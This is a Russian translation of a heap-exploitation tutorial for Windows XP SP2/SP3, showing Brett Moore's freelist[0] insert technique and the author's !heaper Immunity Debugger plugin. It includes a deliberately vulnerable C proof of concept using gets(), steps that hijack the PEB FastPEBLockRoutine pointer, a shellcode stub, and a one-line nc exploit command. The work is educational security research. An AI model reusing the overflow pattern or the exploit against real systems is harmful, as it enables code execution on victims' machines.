https://www.fuzzysecurity.com/tutorials/mr\_me/4.html

Переполнение буфера кучи. Часть 3

Привет, ребята. Некоторое время назад я рассказывал о древней, но важной технике переполнения буфера кучи в Windows XP SP3. Сегодня я расскажу о еще одной. Вдобавок я познакомлю вас с моим плагином для Immunity Debugger под названием !heaper.

В первую очередь как человек, понимающий технические сложности и тонкости, связанные с этой темой, хочу поблагодарить всех исследователей безопасности за ту работу, которую они провели до меня. Если бы не эти люди, этой серии статей не было бы.

Поэтому ОГРОМНОЕ спасибо Бретту Муру (Brett Moore), Николасу Вайсману (Nicolas Waisman) и Крису Валасик (Chris Valasek). Ваша работа за гранью исключительного.

Ну что ж, начнём?

В декабре 2005 Бретт Мур опубликовал очень интересное исследование: "Эксплуатация freelist[0] в XP SP2". В частности были рассмотрены два полезных метода, с помощью которых можно атаковать freelist[0]. Мы рассмотрим только одну из них - вставку во freelist[0], в связи с её практичностью.

Вам потребуется:

- Windows XP с установленным SP2/SP3

- Immunity Debugger

- pyparser

- graphviz

- heaper.py - плагин к immunity debugger

- Компилятор C/C++ (Dev C++, lcc-32, MS visual C++ 6.0 (если вы сможете его достать)).

- Удобный для вас скриптовый язык (Я использую python, вы можете пользоваться perl)

- Мозги (и/или настойчивость)

- Некоторые знания Ассемблера, C. Также умение использовать плагин HideDbg для Olly или !hidedebug в Immunity debugger

- Время.

Вставка во freelist[0]

[Идея этой атаки заключается в перезаписи указателя blink в чанке freelist[0]. При вставке чанка перед перезаписанным blink не проверяется перед обновлением указателей flink/blink. Проверка на разрыв связи списка происходит только в манипулируемых чанках и его соседях, но не в тех, связи которых изменяются.]

Чтобы исправить эту проблему в Windows 7 программисты Microsoft добавили проверку, похожую на следующий сниппет псевдокода:

if (chunk[blink] -> PrevChunk && PrevChunk[flink] -> chunk)

proceed()

Если ссылки на соседей в чанке до, и в чанке после проверены, разумеется это решает проблему и не позволяет атакующему устанавливать произвольный указатель или присваивать произвольное значение, указывающее на неконтролируемый адрес. Ниже грубый пример, с которым мы будем работать:

/\*

exploiting freelist[0] (insert)

technique by Brett Moore

poc example by Steven Seeley

\*/

#include <stdio.h>

#include <windows.h>

int main(int argc,char \*argv[])

{

char \*a,\*b,\*c,\*x,\*y,\*z;

long \*hHeap;

hHeap = HeapCreate(0x00040000,0,0);

a = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,1200);

b = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,1024);

c = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,2048);

// freelist[0] has 'c' chunk

HeapFree(hHeap, 0, c);

// overwrite b so that we spill into c

// set c's blink to lookaside[3]

printf("(+) Chunk b: 0x%08x\n",b);

printf("(+) Fill chunk b (using 1024 bytes), overflowing chunk c:\n");

// overflow b

// using 1024 A's + BBBBCCCCDDDDEEEE (E=blink) (D=Flink)

// overflow with blink set to 0x00480718 (lookaside[3])

gets(b);

// free 'a' so that freelist[0] looks like this:

// freelist[0]:

// chunk b

// chunk a

// chunk c

// the 'insert'

HeapFree(hHeap, 0, a);

// now lookaside[3] should be

// lookaside[3]:

// chunk b

// chunk a

// chunk ? (fake chunk created from the overwrite)

// flink we control from overwrite

// pop off the lookaside until we reach

// our fake chunk

x = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);

y = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);

z = HeapAlloc(hHeap,HEAP\_ZERO\_MEMORY,0x10);


// write shellcode at controlled freelist flink (lookaside fake chunk)

gets(z);

exit(0);


}

Несмотря на то что этот код, разумеется, не является примером из реального мира, его задача продемонстрировать технику, которая, будучи усвоенной, может быть использована позже с какой-либо программой.




Скомпилируйте его или скачайте готовый бинарник (b33f: бинарника нет). Открыв его в отладчике, вы увидите:

Спускайтесь ниже, пока не увидите вызовы API из main: HeapCreate, HeapAlloc, HeapFree. Установите точку останова на втором HeapFree и последующих HeapAlloc'ах.




Теперь нужно скрыть факт того, что программа запущена под отладчиком, используем команду '!hidedebug all\_debug', чтобы пропатчить все API вызовы.




При запуске приложение попросит ввести какие-нибудь данные. Так как данные подаются на стандартный поток ввода (STDIN), у нас не получится просто скопировать туда бинарные данные. Чтобы было понятнее, мы скормим программе ASCII текст, а затем исправим его в памяти.


Внимательный читатель заметит, что чанк, в который мы пишем, имеет размер 1024 байта. Любые данные длинной больше этого размера переполнят буфер и дадут нам контроль за выполнением. Чтобы получить полный контроль, потребуется перезаписать 16 байт: в первых 8-ми хранится заголовок следующего чанка, в остальных - указатели flink/blink. Давайте сгенерируем данные:




Отлично, скопируем их на вход приложения. Отладчик остановится на вызове HeapFree:




Проанализируем происходящее. Для начала взглянем на freelist и осмотрим его структуру командой !heaper ab -g.




Ту же информацию можно представить визуально командой !heaper ab 490000 -g. Она создаст картинку с изображением графа и сохранит её в 'C:\Program Files\Immunity Inc\Immunity Debugger\' (имя картинки по умолчанию 'freelist\_graph.png').




Легко заметить, что flink/blink перезаписаны нашими данными. Теперь мы хотим перезаписать blink, хранящийся в элементе lookaside[3]. На данном этапе массив lookaside пока пуст, но мы подделаем несколько элементов. Заменим указатель:




Элемент freelist[0] с изменённым указателем:




Отлично, а сейчас важный момент. Когда мы сделаем один шаг отладчиком после вызова HeapFree, мы заметим серьёзные изменения. В lookaside[3] появятся 3 элемента, а наш flink станет flink'ом подделанного чанка в lookaside. Использовав '!heaper af [heap]' или '!heaper analysefrontend [heap]', вы увидите следующее:


Напомню, что для получения графа можно использовать команду !heaper af 490000 -g. В этом случае имя по умолчанию будет lal\_graph.png. Его можно изменить флагом -f.




Продолжим выполнение до следующего вызова HeapAlloc, мы увидим, что flink возвращется из любого элемента lookaside.



Разумеется 0x43434343 не является указателем на существующий чанк, а нам нужно, чтобы flink указывал на доступную для чтения/записи память. Для этого мы возьмём из PEB указатель на функцию FastPEBLockRoutine, описанный в предыдущей статье. Как сказано в ней же, указатели в PEB рандомизированы, но так как я всего лишь демонстрирую метод, мне нужен просто указатель, по которому можно производить запись. Чтобы получить его значение, воспользуемся командой '!heaper dp -m'. Она покажет нам содержимое управляющей стуктуры PEB. В ней по смещению 0x20 находится указатель на FastPEBLockRoutine.



Пропатчим 0x43434343 в элементе lookaside[3]:




Теперь можно просто возобновить работу программы, и чанк будет доступен для чтения и записи. В итоге:

Мы добились ситуации, в которой возможна запись данных/шеллкода в любые 4 байта в памяти.

При попытке вызова из RtlAcquirePebLock+0x28 FastPEBLockRoutine(). Поскольку FastPEBLockRoutine() использует текущий PEB с контролируемым нами указателем, мы можем заменить его на адрес нашего шеллкода.

С этого момента, запустить шеллкод проще простого [......] и потребуется выполнение кода по указателю в EAX. К тому же первый этап шеллкода должен будет пропатчить указатель, который мы перезаписали. Ниже заготовка, как это можно сделать.



В конечном итоге она будет транслирована в что-то типо этого:

.386

.model flat, stdcall

option casemap:none

.code

start:

mov eax, 7c901deh ; ntdll.RtlEnterCriticalSection

mov ecx, 7ffdf01ch ; offset in the PEB 0x1f (yours will be different)

add ecx, 4h

mov dword ptr ds:[ecx],eax

end start

Таким образом указатель будет восстановлен, и шеллкод не будет вызываться бесконечно. Конечно, в Windows XP SP3 это всё должно делаться динамически, если адрес PEB был подобран перебором. Я оставлю сообразительному читателю расширение ассемблерной заготовки выше до работы с динамическим PEB и правкой смещения 0x20. Вы может использовать fs:[0x30].

00401000 > $ B8 DE55F777 MOV EAX,ntdll.RtlEnterCriticalSection

00401005 . B9 1CF0FD7F MOV ECX,7FFDF01C

0040100A . 83C1 04 ADD ECX,4

0040100D . 8901 MOV DWORD PTR DS:[ECX],EAX

Если в следующий раз захотим эксплуатировать приложение одной командой, она будет выглядеть так (предполагается, что мы передаём данные по сокету):

python -c "\x41" \* 1024 + "\x42" \* 8 + "\x20\xf0\xfd\x7f" + "\x18\x07\x49" | nc -v <target> <ip>

Разумеется NULL байт будет добавлен в конце строки.

Требования и ограничения:

Вы должны знать базовый адрес кучи, структуру которой хотите переполнять. Это не так просто, как может показаться, но [утечки информации сильно в этом помогут].

Вам потребуется заранее определить базовый адрес PEB, или хотя быть использовать другой указатель на функцию, который вы сможете перезаписать и который будет вызван. Про это я расскажу позже.

Вы должны контролировать размер выделяемых чанков.

Вы должны имет возможность заставить приложение освободить чанк, который меньше перезаписанного, но больше того, что вы переполнили. Это может происходить без конкретного правила, однако контроль над размерами выделяемых чанков и над временем, когда они освобождаются безусловно помогут.

Heaper

Когда я пытался разобраться в методах переполнения кучи, мне часто требовалось визуалировать структуры кучи. Для этого я обычно исползовал Immunity Debugger (вывод !heap в windbg совершенно безумен). Тогда мне не удалось найти инструмент в Immunity Debugger, который мог бы проанализировать кучу и определить возможность эксплуации. С учётом того, что Immunity это отладчик, ориентированный на "эксплойты", я решил написал плагин, который не только визуализирует структуры кучи, но и определяет возможность эксплуатации, исползуя несколько эвристик.


В настоящий момент, плане не использует эвристические проверки, однако они появятся в ближайшем будущем. Пока он ли проверяет возможность перезаписи указателей flink/blink, а также было ли поле размера чанка в заголовке перезаписано. В течение ближайших месяцев появитя поддержка Windows 7. Пока я провожу анализ возможных эксплуатаций и требуемых для них условий.

Убедитесь, что у вас установлены pydot, pyparser и graphviz и сохраните код плагина в 'C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands\'. Вызвать помощь можно командой !heaper.




Я уже отмечал, что поиск указателя, который можно будет перезаписать, непростая задача. Более того, вам нужно будет убедиться, что найденный указатель будет вызван после нашего переполнения. !heaper поможет нам решить эту проблему.


С его помощью вы можете сдампить все указатели на функции в секции .data командой '!heaper dumpfunctionpointers' или '!heaper dfp'.




Чтобы пропатчить указатель на функцию значением по умолчанию 0x41414141 введите команду '!heaper dfp -p <указатель на функцию>'. Чтобы пропатчить их [все]: '!heaper dfp -p all'.



Можно также восстановить исходное значение командами '!heaper -r <указатель на функцию>' и '!heaper -r all'.



Восстановление указателя, пропатченного выше:



Идея заключается в том, что мы патчим все указатели на функции и запускаем приложение. Далее мы ждём вызова одной из этих функций. В случае ошибки доступа, мы можем найти значение указателя на стеке.

Существует множество других функций, поэтому я призываю читателя самостоятельно изучить возможности плагина и поделиться со мной обратной связью и идеями о том, что бы вы хотел добавить. Примеры некоторых предложений:

Добавить перехват хуков некоторых вызовов кучи, таких как VirtuallAlloc, HeapAlloc, HeapFree, HeapCreate и так далее, с выводом их аргументов (по возможности с возвращаемым значением).

Выводить статистику по heap spray. Например, количество используемых в атаке блоков, их размер, смещение в блоке, с которого начинается нагрузка.

Добавить поддержку Windows 7 с LFH и убедиться, что работает графический вывод.

Добавить эвристики и убедиться, что их оценки достаточно точны. Начата работа над четырьмя видами атак:

инверсия битов (bitmap flipping), вставка во freelist[0], поиск по freelist[0] и перезапись чанка в lookaside.

Как видите впереди много работы, но я надеюсь, это поможет кому-то разобраться с эксплуатацией кучи.